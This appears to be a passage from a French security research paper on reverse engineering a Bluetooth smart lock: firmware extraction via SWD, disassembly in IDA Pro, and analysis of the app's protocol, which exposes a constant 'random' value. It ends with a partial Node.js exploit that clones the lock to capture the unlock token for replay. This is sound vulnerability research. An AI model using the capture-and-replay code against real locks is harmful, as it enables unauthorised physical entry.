L'architecture d'un MCU étant plus simple, débutons par cette dernière. Le MCU est basé sur un CPU (*Central Processing Unit* ou « unité centrale de traitement »), qui effectue toutes les opérations présentes dans




Fig. 8. Architecture ATMega644 de ATMEL (AVR)

un programme stocké en mémoire flash interne. Le programme utilise la mémoire vive (SRAM) pour stocker des valeurs de manière temporaire, et la mémoire EEPROM (ou Flash dans certains cas) pour un stockage persistant. Enfin, des entrées/sorties (aussi dénommées *GPIO* pour « General Purpose Input/Output ») sont pilotables par le programme, via des registres spécifiques. Ainsi, le ATMega644 peut configurer certaines GPIO afin qu'elles soient utilisables par le programme en tant qu'entrées numériques (ou analogiques), ou bien en tant que sorties.

Les entrées/sorties sont fournies par un périphérique spécifique, qui est piloté par le programme grâce à des registres spécifiques. Ces registres ne sont rien d'autre que des zones mémoires partagées, qui permettent de communiquer avec le périphérique. Comme toute zone mémoire, ces registres ont une adresse et peuvent être lus et dans certains cas modifiés.

Dans le cas des SoC, le principe est similaire : le programme communique avec des périphériques via un ou plusieurs bus internes et des registres spécifiques, stockés dans différentes adresses mémoire.

Cartographie mémoire. La cartographie mémoire définit la manière dont la mémoire est utilisée, et notamment l'emplacement et rôle des diverses zones mémoires utilisées dans le cadre d'un MCU ou d'un SoC. Cette

cartographie est importante, et doit être consultée dans la documentation technique car elle fournit de précieux renseignements.

Ainsi, on pourra déterminer l'adresse de début du programme stocké en mémoire Flash, mais aussi déterminer l'adresse de base des différents périphériques.

Les différents périphériques utilisent des registres placés dans des zones allouées spécifiquement, tel que décrit dans la table d'instanciation (voir figure 9).

ID	Base address	Peripheral	Instance	Description
0	0x40000000	POWER	POWER	Power control
0	0x40000000	CLOCK	CLOCK	Clock control
1	0x40001000	RADIO	RADIO	2.4 GHz Radio
2	0x40002000	UART	UART0	Universal Asynchronous Receiver/Transmitter 0
3	0x40003000	SPI	SPI0	Serial Peripheral Interface
3	0x40003000	TWI	TWI0	I2C compatible Two-Wire Interface
4	0x40004000	SPI	SPI1	Serial Peripheral Interface
4	0x40004000	TWI	TWI1	I^2C compatible Two-Wire Interface 1
6	0x40006000	GPIOTE	GPIOTE	GPIO Tasks and Events
7	0x40007000	ADC	ADC	Analog-to-Digital Converter
8	0x40008000	TIMER	TIMER0	Timer/counter 0
9	0x40009000	TIMER	TIMER1	Timer/counter 1
10	0x4000A000	TIMER	TIMER2	Timer/counter 2
11	0x4000B000	RTC	RTC0	Real Time Counter 0
12	0x4000C000	TEMP	TEMP	Temperature sensor
13	0x4000D000	RNG	RNG	Random number generator
14	0x4000E000	ECB	ECB	Crypto ECB
15	0x4000F000	CCM	CCM	AES CCM mode encryption
15	0x4000F000	AAR	AAR	Accelerated Address Resolver
16	0x40010000	WDT	WDT	Watchdog timer
17	0x40011000	RTC	RTC1	Real Time Counter 1
18	0x40012000	QDEC	QDEC	Quadrature Decoder

Fig. 9. Adresses mémoire des périphériques (nRF51xx)

Interfaces de débogage et de programmation. Enfin, le MCU et le SoC fournissent une ou plusieurs interfaces de débogage et de programmation, permettant d'écrire un programme dans la mémoire Flash et de le déboguer à distance. Ces interfaces sont très intéressantes pour un attaquant, car elles peuvent permettre dans certains cas la lecture de la mémoire Flash, et donc l'extraction du programme sous forme de code machine.

De même, elles peuvent offrir l'accès à certaines zones mémoire comme celles contenant la mémoire volatile (SRAM) ou encore les registres de certains périphériques, ces derniers étant accessibles car *mappés* en mémoire.

Les interfaces de programmation et de débogage JTAG et SWD sont couramment utilisées à ces fins, et peuvent être exposées via des broches du MCU ou du SoC.

Options de boot. Tout comme les ordinateurs de bureau, les MCUs et SoCs peuvent avoir une configuration particulière permettant de démarrer sur un code spécifique et non directement sur le programme installé, afin par exemple d'offrir des fonctionnalités de mise à jour du programme (*Direct Firmware Upgrade* ou *DFU*) ou de gestion d'erreur. Dans ce cas, une zone mémoire est réservée à un programme d'amorçage, généralement dénommé *bootloader*, qui prend le relais quand certaines conditions sont remplies.

La plupart de ces systèmes offrent un moyen de configurer les options de démarrage, soit programmatiquement soit tout simplement via des broches spécifiques. Il peut être intéressant de tenter de démarrer sur le programme d'amorçage, celui-ci pouvant offrir un accès à la mémoire Flash (selon la configuration).

Protection de la mémoire. Bien sûr, les fabricants de MCUs et de SoCs ont pensé à intégrer des mécanismes visant à protéger la propriété intellectuelle, principalement basés sur des **fusibles**. Ces derniers sont en réalités des transistors intégrés au MCU ou au SoC, que l'on peut « claquer » et dans certains cas réarmer. Ces fusibles permettent d'activer la protection du programme contre l'extraction, voire dans certains cas de configurer un mode de démarrage particulier.

Il existe toutefois des contournements, comme pour le nRF51 ou la famille des STM32F0x de STMicro par exemple, qui nécessite soit une exploitation d'un défaut de configuration (comme sur le nRF51) soit une attaque par canal auxiliaire (comme sur le STM32F0x de STMicro).

7 Collecte et désassemblage des logiciels

L'ingénierie à rebours d'un système connecté comprend l'analyse du ou des micro-logiciels, les programmes présents dans les micro-contrôleurs et systèmes-sur-une-puce, ainsi que des logiciels associés : applications de bureau, applications mobiles, services web, etc.

Dans le cas de notre serrure connectée, nous disposons d'un micro-logiciel stocké dans un SoC et d'une application mobile.

7.1 Accès au micro-logiciel

L'accès au micro-logiciel stocké dans un MCU ou un SoC est dans certains cas possible via les interfaces de débogage si ces dernières sont activées et accessibles. Si le système possède une fonctionnalité de mise-à-jour de son micro-logiciel via un moyen de communication sans-fil (*FOTA*), alors il est possible de retrouver ce dernier sur un service tiers voire dans l'application même.

Extraction du micro-logiciel par interface de débogage. Comme nous l'avons précédemment identifié, un connecteur de débogage et de programmation est présent sur le circuit imprimé. Nous y soudons 4 fils permettant de s'interfacer avec ce connecteur que nous connectons à un adaptateur compatible avec le protocole de programmation. Dans le cas de notre serrure, nous optons pour un adaptateur *ST-Link v2*, capable de communiquer via le protocole *SWD*.

Une fois connecté, nous branchons l'adaptateur et utilisons l'outil opensource *openOCD* [7] afin d'extraire contenu de la mémoire Flash, accessible à l'adresse 0x0 telle que précisée dans la cartographie mémoire :

```
$ openocd -f interface/stlink-v2.cfg -f target/nrf5x.cfg -c init -c
    halt -c "dump_image /tmp/firmware.bin 0x0 0x80000"
```

Une fois l'extraction réalisée, il est de rigueur de vérifier le contenu du fichier ainsi créé.

Bien sûr, il existe des protections contre l'extraction de micro-logiciel par les interfaces de débogage, que ce soit par des mécanismes de protection de l'accès à la mémoire ou à des portions de zones mémoires, ou par la désactivation pure et simple des interfaces de débogage. Dans le cas de notre serrure, il semblerait que l'interface de débogage et de programmation soit active et permette bien d'extraire le micro-logiciel.

Mais que faire lorsque ces interfaces sont désactivées ou qu'il est impossible d'extraire la mémoire à cause des protections en place ? La réponse est simple : trouver un autre moyen de récupérer le micro-logiciel ou une partie de ce dernier, et l'analyse de la fonctionnalité de mise-à-jour est une très bonne manière d'y arriver.

Extraction du micro-logiciel par exploitation du mécanisme de mise-à-jour. Les mécanismes de mise-à-jour des micro-logiciels varient d'une solution à une autre, mais nous pouvons distinguer plusieurs modes opératoires :

- la mise-à-jour par connection filaire : il est nécessaire de connecter l'équipement à un système ayant accès à un fichier de mise à jour (un ordinateur, un smartphone, etc.) afin de mettre à jour le micro-logiciel de l'équipement concerné ;
- la mise-à-jour sans-fil : aucune connexion filaire requise, une application se charge de mettre à jour le micro-logiciel (on parle alors de mise-à-jour *OTA*, pour « Over The Air ») ;
- la mise-à-jour est directement téléchargée par l'équipement via un accès Internet, si ce dernier en possède.

Notre serrure ne dispose pas de connectivité Internet mais peut communiquer avec une application installée sur un smartphone via le protocole de communication *Bluetooth Smart*. C'est donc cette application qui a pour rôle de télécharger le micro-logiciel et de l'installer dans le composant principal de la serrure. En analysant les communications de cette application mobile avec les serveurs distants du fournisseur de la serrure, il a ainsi été possible d'identifier une requête interrogeant un serveur afin de récupérer la dernière version du micro-logiciel. Le micro-logiciel est transmis encodé en Base64, et il est même possible de récupérer d'autres versions correspondant à des micro-logiciels en cours de développement grâce à une énumération possible du numéro de version dans l'URL.

Extraction du micro-logiciel à partir de composants de stockage externes. Dans certains cas de figure, un composant externe au SoC/MCU est utilisé pour stocker tout ou partie du micro-logiciel. Il est alors nécessaire d'accéder à ce composant et extraire son contenu en utilisant des protocoles de communication propres aux composants de stockage.

Une manière d'y arriver de façon sûre et fiable consiste à dessouder le composant de stockage du circuit imprimé, et à extraire son contenu avec un matériel adapté, tel qu'un programmateur de composants de stockage.

Selon les formats de composants, il est possible de devoir utiliser différents outils de lecture, comme dans le cas de puces *eMMC* par exemple. Ces commposants se comportent comme une carte de stockage SD, mais sont directement soudés sur le circuit imprimé. Il est alors nécessaire de

les dessouder et d'utiliser un adaptateur adéquat, comme le montre la figure 10.




Fig. 10. Adaptateur eMMC vers connecteur SD

7.2 Désassemblage du micro-logiciel

Une fois le micro-logiciel récupéré, il faut le désassembler pour pouvoir l'analyser. Cette étape est nécessaire mais impose d'avoir suffisamment d'information sur l'architecture et l'utilisation de la mémoire. On distingue ainsi les SoC exécutant un système d'exploitation (Android, Linux, VxWorks, etc.) des SoC ou MCU exécutant un seul et unique programme principal : l'analyse du micro-logiciel sera différente selon que l'on ait à faire à un système d'exploitation ou non.

Dans le cas où l'on a à faire à un système d'exploitation, on s'attendra à trouver sur les supports de stockage un ou plusieurs systèmes de fichiers. Des outils comme *binwalk* sont d'ailleurs spécialisés dans ce type de recherche, et permettent de découvrir des systèmes de fichiers et les extraire. On y recherche ensuite des fichiers exécutables que l'on peut analyser grâce à des outils comme *IDA Pro* ou *Radare2*.

Dans d'autres cas le SoC ou MCU va exécuter une seule application, dont le code et les données sont présentes en mémoire. L'absence de système de fichiers et donc de métadonnées rend l'analyse plus complexe.

Les informations de cartographie mémoire ainsi que celles relatives au CPU présent dans le SoC ou dans le MCU permettent à la fois de déterminer l'emplacement dans la mémoire extraite (le micro-logiciel) du code de l'application mais aussi l'adresse virtuelle à laquelle ce code est chargé. Muni de ces informations, nous pouvons dès lors configurer un désassembleur pour qu'il soit en mesure d'interpréter correctement le *mapping* mémoire, ainsi que le jeu d'instructions.

Chargement du micro-logiciel dans IDA Pro. À la différence des fichiers exécutables respectant un format standardisé (ELF ou PE notamment), le micro-logiciel se présente sous forme de *dump* mémoire dont la structure est définie par la cartographie mémoire présente dans la documentation technique. Il n'y a pas de format unique, chaque cartographie mémoire étant propre à un système, il faut donc indiquer à *IDA Pro* les informations nécessaires pour qu'il puisse désassembler correctement le micro-logiciel.

En premier lieu, nous allons devoir renseigner le type de CPU : dans le cas de notre serrure, il s'agit d'un processeur ARM Cortex-M4. Ce processeur supporte le jeu d'instructions *ARM v6* et un sous-ensemble d'instructions *Thumb* de *ARM v7*. Nous allons donc renseigner le bon type de processeur lors de l'ouverture du fichier binaire avec *IDA Pro*. De plus, nous allons devoir spécifier les options de ce processeur afin que le désassemblage se fasse suivant le jeu d'instructions correspondant aux spécifications. Pour ce faire, nous utilisons l'option *Processor options* pour paramétrer plus finement le désassemblage, en précisant notamment la version du CPU (ARM v6-M). Enfin, nous précisons la disposition de la mémoire sur la base des informations glanées dans la documentation. Ainsi, l'adresse de base de la RAM est 0x20000000, sa taille vaut 0x10000 et la taille de la ROM est de 0x80000 octets. Nous renseignons cela dans *IDA Pro* et finalisons le désassemblage.

Désassemblage du code de l'application. Une fois le micro-logiciel chargé, *IDA Pro* ne désassemble pas le code machine, et ce pour une bonne raison : il ne sait pas par où commencer ! En effet, dans le cas d'exécutables ELF ou PE l'adresse de la première instruction ainsi que l'ensemble des sections sont renseignées, mais dans notre cas aucune de ces informations n'est connue du logiciel. Il va falloir lui indiquer la manière de procéder, ce qui implique au préalable d'identifier la zone mémoire contenant le code de l'application à analyser.

Nordic Semiconductor fournit un kit de développement logiciel pour sa série de SoC nRF5x, qui dans le cas présent se révèle très instructif. En parcourant la documentation de ce dernier, nous pouvons comprendre plus précisemment le fonctionnement de ce kit et la façon dont les applications sont développées. En l'occurrence, *Nordic Semiconductor* propose aux développeurs sa propre implémentation d'une pile *Bluetooth Low Energy*, appelée *SoftDevice*, sous forme d'exécutable compilé afin de ne pas dévoiler le code source de celle-ci. Autrement dit, notre micro-logiciel est composé d'une application propriétaire qui appelle le code applicatif créé sur mesure

par le concepteur de la serrure, qui pour sa part fait appel à des fonctions natives exportées par la couche propriétaire.

Comme mentionné dans la documentation, le code de l'application utilisant le *SoftDevice* est placé à une adresse fixe, codée en dur dans le *SoftDevice* lui-même. Trouver cette adresse est relativement trivial, il suffit de consulter les fichiers de configuration d'édition des liens présents dans le kit de développement (voir listing 1).

```
/* Linker script to configure memory regions. */

SEARCH_DIR(.)
GROUP(-lgcc -lc -lnosys)

MEMORY
{
    FLASH (rx) : ORIGIN = 0x1f000, LENGTH = 0x61000
    RAM (rwx) :  ORIGIN = 0x20000000, LENGTH = 0x10000
}

SECTIONS
{
    .fs_data :
    {
        PROVIDE(__start_fs_data = .);
        KEEP(*(.fs_data))
        PROVIDE(__stop_fs_data = .);
    } > RAM
} INSERT AFTER .data;

INCLUDE "nrf5x_common.ld"
```

Listing 1. Script de configuration du linker

D'après le contenu de ce script à destination de *arm-gcc*, la zone mémoire réservée à l'application débute à l'adresse 0x1F000 et a une taille de 0x61000 octets. Nous demandons alors à *IDA Pro* d'analyser la section de mémoire en question, et vérifions le bon désassemblage en passant en revue le code. Dans le cas présent, les références aux chaînes de caractères semblent correctes, ce qui est un bon indicateur comme le montre la figure 11.

Appels systèmes vers le SoftDevice. Nous avons vu précédemment que le code de l'application produit par le concepteur de la serrure fait appel à une pile propriétaire pour créer et gérer un équipement *Bluetooth Low Energy*. Ces appels à la pile propriétaire sont réalisés via le système d'appels de supervision (« Supervisor Calls ») [5] fourni par l'architecture ARM. Le principe de ce mécanisme est relativement simple : une application




Fig. 11. Validation du code désassemblé

peut associer des numéros d'appel à des fonctions, et les appeler par la suite en utilisant ce même numéro et l'instruction *SVC*.

Nordic Semiconductor utilise ce mécanisme pour exposer un ensemble de fonctions implémentées dans son *SoftDevice*, à la manière des appels systèmes employés dans un système d'exploitation pour faire la transition entre le code s'exécutant en mode utilisateur et le code noyau. Ces appels systèmes sont définis dans les fichiers d'en-têtes du kit de développement, et peuvent ainsi être rapidement identifiés.

D'après le SDK, le numéro de base des appels de supervision relatifs au GAP est défini par la constante `BLE_GAP_SVC_BASE`, qui vaut 0x6C. Ainsi, le numéro d'appel de supervision correspondant à la fonction permettant de configurer le nom de l'équipement (`SD_BLE_GAP_DEVICE_NAME_SET`) vaut 0x7C, dont on peut retrouver une fonction de *wrapping* dans le code de l'application, sous forme d'instruction SVC.

Enfin, nous pouvons trouver les références à cette fonction, et identifier les portions de code faisant appel à cette fonction exposée par le *SoftDevice*.

Contrôle du moteur de la serrure. Le contrôle du moteur de la serrure est effectué via le composant *DRV8848* qui est un contrôleur de moteur à courant continu. Nous avons précédemment identifié que les ports P0.12,P0.13 et P0.15 servaient à communiquer avec ce contrôleur, c'est donc en pilotant ces sorties que le *nRF52832* pilote le moteur de la serrure.

D'après la documentation du *nRF52832*, le périphérique *GPIO* permet de contrôler le port d'entrées/sorties P0 via des registres spécifiques, ac-

cessibles via des adresses mémoire. Ainsi, le périphérique P0 est accessible à l'adresse 0x50000000, et deux registres permettant de gérer l'état des broches de sortie sont disponibles :

- le registre `OUTSET`, accessible à l'adresse 0x50000000 + 0x508, permet de configurer à l'état haut les bits du port de sortie P0 ;
- le registre `OUTCLR`, accessible à l'adresse 0x50000000 + 0x50C, permet de configurer à l'état bas les bits du port de sortie P0.

Il est aisé de rechercher ces valeurs dans le code de l'application afin de localiser des routines manipulant le moteur. Il est ainsi possible de trouver une routine où l'adresse de base du périphérique (0x50000000) et celle de l'offset du registre `OUTSET` (0x50C) sont utilisés, tout comme un message de débogage relatif au moteur.

7.3 Désassemblage d'application mobile

En complément de l'analyse du micro-logiciel employé dans un équipement, il est nécessaire d'analyser la ou les applications mobile qui communiquent avec ce dernier, s'il y en a. Cette analyse permet de comprendre plus rapidement un protocole de communication par exemple, en particulier lors de l'analyse d'applications mobiles Android (simple à effectuer et généralement peu obfusquées).

Nous avons déjà démontré dans la section 7.1 qu'il était possible d'extraire des données utiles d'une application mobile, cependant une analyse plus approfondie de cette dernière permet d'identifier notamment :

- des fonctionnalités cachées ;
- des protocoles de communication se basant sur BLE (par exemple) ;
- la signification de certaines valeurs utilisées dans les communications (drapeaux, constantes, codes d'action, etc.) ;
- le fonctionnement global d'une solution.

Analyse du protocole de communication. L'analyse de l'application mobile associée à la serrure est réalisée en premier lieu grâce aux outils *dex2jar* [14] et *jdgui* [4], qui permettent de localiser rapidement les portions de l'application en charge de la communication. Ainsi, nous identifions en premier lieu les UUIDs des caractéristiques *Bluetooth Low Energy* utilisées pour la communication, présentes en clair dans le code désassemblé.

Nous identifions de même une classe en charge de l'envoi des demandes d'ouverture ou de fermeture à la serrure, qui fait référence à du chiffrement et de la signature. L'analyse révèle que l'application Android récupère

une donnée aléatoire depuis le contenu d'une caractéristique dédiée, puis s'en sert pour chiffrer et signer un jeton permettant l'ouverture de la serrure. Ce jeton n'est pas généré par un serveur distant, ce qui permet de commander la serrure même sans accès à Internet, un choix judicieux de la part des concepteurs. L'algorithme de chiffrement employé est AES en mode ECB, avec une signature SHA256 authentifiée par ECDSA.

Mécanisme de mise à jour du micro-logiciel. En ce qui concerne la mise à jour du micro-logiciel, là encore une classe en a la responsabilité. Comme précédemment, on y trouve les références aux UUIDs des services et caractéristiques concernés.

Le contenu du micro-logiciel est récupéré en ligne, comme nous l'avons évoqué précédemment dans la section 7.1, et ce dernier n'est pas chiffré mais seulement signé. Cette signature est évidente lorsque l'on analyse le code désassemblé de la classe en question.

L'application procède comme suit pour mettre à jour le micro-logiciel :

1. Elle écrit une valeur spéciale dans une caractéristique de contrôle pour notifier la serrure qu'une mise-à-jour du micro-logiciel démarre ;
2. Elle transmet ensuite le contenu du micro-logiciel par portion de 20 octets (une limitation imposée par Android quant à la taille des données inscriptibles dans une caractéristique) ;
3. Elle écrit une valeur spéciale dans une caractéristique de contrôle pour indiquer la fin du transfert du contenu du micro-logiciel ;
4. Elle écrit une valeur spéciale dans une caractéristique de contrôle pour indiquer le démarrage de l'envoi de la signature ;
5. Elle transmet la signature de la même manière que le micro-logiciel ;
6. Elle écrit une valeur spéciale dans une caractéristique de contrôle pour indiquer la fin de l'envoi de la signature ;
7. Elle attend l'envoi d'une notification par la serrure indiquant si la signature du micro-logiciel est correcte ou non.

8 Recherche de vulnérabilités logicielles et analyse des communications

Une fois les applications désassemblées (mobile et micro-logiciel destiné à un MCU ou un SoC), il est possible de rechercher des vulnérabilités.

Dans le cas de systèmes d'exploitation, la recherche de vulnérabilités débute presque toujours par un focus sur les *low-hanging fruits*, c'est-à-dire des vulnérabilités simples à identifier et exploiter. On retrouve parmi ces failles et ce de manière non-exhaustive :

- les services dont la version est ancienne et qui peuvent être sujets à des vulnérabilités connues ;
- les vulnérabilités de type *escape-shell* dans le cas de services développés sur mesure ;
- les mots de passe par défaut ;
- les potentielles portes dérobées.

Quant aux applications uniques à destination de MCU ou de SoC, l'identification de vulnérabilités est plus laborieuse. En effet, il faut d'abord analyser et comprendre le code, sans information sur des fonctions utilisées contrairement aux exécutables dynamiquement liés trouvés sur un système d'exploitation. Il existe bien des systèmes de recherche de signatures de fonction, mais ceux-ci ne fonctionnent pas à tous les coups.

Une fois que l'on possède une compréhension du code relativement bonne, il est possible d'identifier des faiblesses et de déterminer la ou les manières de les exploiter.

8.1 Analyse des communications

Avant d'entamer des analyses poussées via l'ingénierie à rebours du code des applications, nous avons intercepté la communication entre notre smartphone et la serrure grâce à l'outil *BtleJuice* [3]. Nous avons ainsi pu intercepter les échanges entre l'application et la serrure et avons remarqué que ces derniers étaient toujours identiques malgré des ouvertures et fermetures répétées, comme le montre la figure 12.

On remarque notamment qu'un seul service et trois caractéristiques sont utilisés pour cet échange, supportant des opérations de lecture et d'écriture. Le fait que la donnée transmise soit toujours la même permet de douter de l'efficacité de l'aléa identifié précédemment : il semblerait que les données chiffrées et signées transmises par l'application à la serrure ne varient pas, et donc que l'aléa est constant.

De plus, on note que les communications ne sont pas sécurisées car aucun appairage n'a été effectué, et qu'il est dès lors possible de réaliser une attaque de l'homme du milieu.

8.2 Analyse de la génération de l'aléa

Pour vérifier cette hypothèse, nous utilisons un client *Bluetooth Low Energy* comme *gatttool* afin de nous connecter à la serrure et lire la caractéristique fournissant la donnée aléatoire :

BtleJuice

Action	Service	Characteristic	Data
		Connected	
read	6e44b500-b5a3-f393-e0a9-e50e24dcca9e	6e44b503-b5a3-f393-e0a9-e50e24dcca9e	01 00 00 00
write	6e44b500-b5a3-f393-e0a9-e50e24dcca9e	6e44b501-b5a3-f393-e0a9-e50e24dcca9e	00 00 02 eb 01 40 51 32 84 af 25 37 66 4d d9 6a ca 7e 1a f4
write	6e44b500-b5a3-f393-e0a9-e50e24dcca9e	6e44b501-b5a3-f393-e0a9-e50e24dcca9e	4a c7 ef 1f 97 94 99 9b e1 b3 e5 88 19 1e dd e7 d9 96 79 b9
write	6e44b500-b5a3-f393-e0a9-e50e24dcca9e	6e44b501-b5a3-f393-e0a9-e50e24dcca9e	7b 71 59 cf 13 76 40 7a 94 62 50 69 31 a4 66 46 31 66 b4 18
write	6e44b500-b5a3-f393-e0a9-e50e24dcca9e	6e44b501-b5a3-f393-e0a9-e50e24dcca9e	29 67 5c fd 9b cb cb 2e 7e 6f 4e 4d 41 a5 8a 41 9b be 71 71
write	6e44b500-b5a3-f393-e0a9-e50e24dcca9e	6e44b501-b5a3-f393-e0a9-e50e24dcca9e	f2 a3 f7 6c 45 11 1d 47 78 c8 2c a1 a6 05 c8 c9 75 64 5a 91
write	6e44b500-b5a3-f393-e0a9-e50e24dcca9e	6e44b501-b5a3-f393-e0a9-e50e24dcca9e	12 0a
write	6e44b500-b5a3-f393-e0a9-e50e24dcca9e	6e44b504-b5a3-f393-e0a9-e50e24dcca9e	07
notification	6e44b500-b5a3-f393-e0a9-e50e24dcca9e	6e44b504-b5a3-f393-e0a9-e50e24dcca9e	03
notification	6e44b500-b5a3-f393-e0a9-e50e24dcca9e	6e44b504-b5a3-f393-e0a9-e50e24dcca9e	04
notification	6e44b500-b5a3-f393-e0a9-e50e24dcca9e	6e44b504-b5a3-f393-e0a9-e50e24dcca9e	04
		Disconnected	

Fig. 12. Échanges interceptés grâce à BtleJuice

```
[XX:XX:XX:6B:FC:88][LE]> char-read-uuid 6e44b503-b5a3-f393-e0a9-
    e50e24dcca9e
handle: 0x0012   value: 01 00 00 00
[XX:XX:XX:6B:FC:88][LE]> char-read-uuid 6e44b503-b5a3-f393-e0a9-
    e50e24dcca9e
handle: 0x0012   value: 01 00 00 00
[XX:XX:XX:6B:FC:88][LE]> char-read-uuid 6e44b503-b5a3-f393-e0a9-
    e50e24dcca9e
handle: 0x0012   value: 01 00 00 00
```

Il semblerait que cette donnée ne soit pas du tout aléatoire, et vaille toujours 1, ce qui n'est pas conforme à l'usage attendu de cette caractéristique. Si la donnée aléatoire n'est pas aléatoire, alors chaque transmission de jeton d'ouverture sera chiffrée exactement de la même manière, et donnera la même signature. Cela explique pourquoi nous avons observé des échanges similaires lors de nos ouvertures successives.

Il est intéressant de savoir si ce comportement provient d'un bogue applicatif ou si ce n'est qu'un effet de bord dû à certains conditions. Pour déterminer l'origine de ce dernier, nous allons devoir identifier la portion du micro-logiciel en charge des opérations de lecture et d'écriture relatives à la caractéristique concernée. Heureusement, les chaînes de caractères permettent une localisation rapide de la routine concernée, comme le montre la figure 13.

Fig. 13. Routine de génération de valeur aléatoire

9 Exploitation

Une fois la vulnérabilité identifiée et comprise, l'écriture d'un exploit est possible. Ce dernier permet notamment :

- d'automatiser la phase d'exploitation qui peut être complexe ;
- de tester la présence de la vulnérabilité ;
- de vérifier qu'un correctif appliqué fonctionne comme attendu.

9.1 Création d'un exploit Bluetooth Low Energy

Dans le cas de notre serrure, nous devons concevoir un système capable d'intercepter les communications entre une serrure connectée et une application mobile afin de :

1. Voler le jeton d'ouverture de la serrure lors de sa transmission par l'application mobile ;
2. Rejouer ce jeton lors d'une nouvelle connexion qui sera réalisée par notre exploit.

L'utilisation de bibliothèques comme *bleno* [16] pour *Node.js*, ou encore *mockle* [2], permettent de développer rapidement des applications simulant un équipement connecté employant le protocole *Bluetooth Low Energy*. De même, des bibliothèques comme *noble* [17] permettent de créer rapidement des clients pour ce protocole, et de communiquer avec des équipements compatibles.

Capture d'un jeton d'ouverture. Pour réaliser la capture d'un jeton d'ouverture, nous devons simuler un équipement identique et réagir aux différentes opérations. Pour ce faire, nous allons employer la bibliothèque Node.js *Mockle* [2] afin de créer un clone presque parfait de notre serrure, et le faire se comporter comme la serrure d'origine.

Le listing 2 présente le code source de notre outil de capture de jeton, basé sur la bibliothèque *mockle*.

```
const mockle = require('mockle').BleMock();
const fs = require('fs');

var mock = new mockle('./serrure.json');
var token = [];
var notif_cb = null;

function saveToken(){
  var packets = JSON.stringify(token);
  fs.writeFile('token.json', packets, function(err){
```

```
    if (err)
      console.log('[!] Cannot write token to file');
    else
      console.log('[i] Token written to `token.json`');
    process.exit(0);
  });
};

mock.on('subscribe', function(service, characteristic, maxValueSize,
     callback){
  console.log('> Register callback for service '+service+':'+
      characteristic);
  notif_cb = callback;
});

mock.on('read', function(service, characteristic, offset, callback){
  switch (service)
  {
    case '6e44b500b5a3f393e0a9e50e24dcca9e':
    {
      switch(characteristic)
      {
        case '6e44b503b5a3f393e0a9e50e24dcca9e':
        {
          console.log("> Read Random, provide default value 1.");
          callback(
            mock.RESULT_SUCCESS,
            new Buffer([0x01, 0x00, 0x00, 0x00])
          );
        }
        break;
      }
    }
    break;
  };
});

mock.on('write', function(
    service,
    characteristic,
    data,
    offset,
    withoutResponse,
    callback) {
  switch (service)
  {
    case '6e44b500b5a3f393e0a9e50e24dcca9e':
    {
      switch(characteristic)
      {
        case '6e44b501b5a3f393e0a9e50e24dcca9e':
        {
          token.push(Array.prototype.slice.call(data, 0));
          callback(mock.RESULT_SUCCESS);
        }
